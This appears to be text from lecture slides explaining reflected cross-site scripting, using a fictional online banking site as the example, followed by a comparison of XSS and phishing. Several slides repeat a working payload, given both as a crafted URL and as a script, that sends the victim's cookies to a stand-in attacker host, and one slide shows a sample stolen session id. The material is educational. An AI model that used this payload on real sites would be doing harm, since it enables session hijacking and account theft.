
<http://youonlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src='http://mdattacker.net/'%2bdocument.cookie;</script>>



Reflected XSS

3. The user clicks the link and the browser send a request to the web server

<http://youonlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src='http://mdattacker.net/'%2bdocument.cookie;</script>>



Reflected XSS

4-5. The browser receives the webpage from the server. Its JavaScript will be executed. The malicious script is injected into the webpage and also got executed:


<http://youonlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src='http://mdattacker.net/'%2bdocument.cookie;</script>>

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>
<script>
var i=new image;
i.src="http://mdattacker.net/" +document.cookie
</script>
</p>
</body>
</html>
```

Reflected XSS

6. These two lines of JavaScript sends your cookies from youonlinebanking.com to another web server mdattacker.net.


```
<script>
var i=new image;
i.src="http://mdattacker.net/" +document.cookie
</script>
```



Reflected XSS

7. The attacker now have your session id and pretend to be you.

sessionId=184a9138ed37374201a4c9672362f124
59c2a652491a3



Reflected XSS

- The malicious code is returned by the server.
- Fundamentally exploring the data context switch
- If the user directly visit hackers.com
 - Hackers.com cannot access cookies of banking.com
- But now the malicious script is directly running under a webpage of banking.com
 - The script can access the cookies of banking.com
 - It can manipulate its values or send it to any third party

Reflected XSS

- Accounts for 75% of the XSS vulnerabilities in real-world web applications.
- The crafted request (URL) contains an embedded JavaScript snippet that will reflect to any user who make the request.
- Attack payload is executed via a per-request basis.
- Also known as first-order XSS.

Reflected XSS


- <http://youonlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src='http://mdattacker.net/'%2bdocument.cookie;</script>>



This is the original URL!
(No misrepresentation)

- Even security-conscious users are vulnerable.

XSS vs. Phishing



Reflected XSS vs. Phishing

- XSS
 - Keep the original domain
 - Inject malicious code to the original webpage
 - Interact with the original server (can be detected by server)
 - No misrepresentation
 - Vulnerable against security-conscious users
 - May involve social engineering
 - Service provider should be responsible for the accident
- Phishing
 - Misrepresentation: faked URL and webpage
 - Social engineering
 - Less vulnerable against security conscious users
 - Does not interact with the original server
 - Cannot be detected by the server
 - The service provider is not responsible for the accident